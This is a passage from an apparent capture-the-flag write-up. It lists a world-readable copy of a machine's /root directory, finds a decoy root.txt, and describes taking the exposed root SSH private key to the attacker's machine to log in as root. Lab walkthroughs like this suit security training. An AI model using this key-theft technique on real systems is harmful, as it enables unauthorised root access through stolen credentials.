drwxr-xr-x 3 root root 4096 Feb 20  2021 .local
drwxr-xr-x 2 root root 4096 Feb 20  2021 .ssh
-rw-r--r-- 1 root root   43 Feb 20  2021 root.txt

varg@cchq:/opt/CooctFS/root/.ssh$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Feb 20  2021 .
drwxr-xr-x 5 root root 4096 Feb 20  2021 ..
-rw-r--r-- 1 root root 1679 Feb 20  2021 id_rsa
-rw-r--r-- 1 root root  391 Feb 20  2021 id_rsa.pub
The directory system we find under it is the copy of the /root directory.
CMD: cat root.txt
hmmm...
No flag here. You aren't root yet.
The root.txt here does not contain any flags, we have to find something else.
What we can do is copy the ssh private key to our attacker machine and ssh into the target as root.

The ROOT FLAG is located in the /root directory.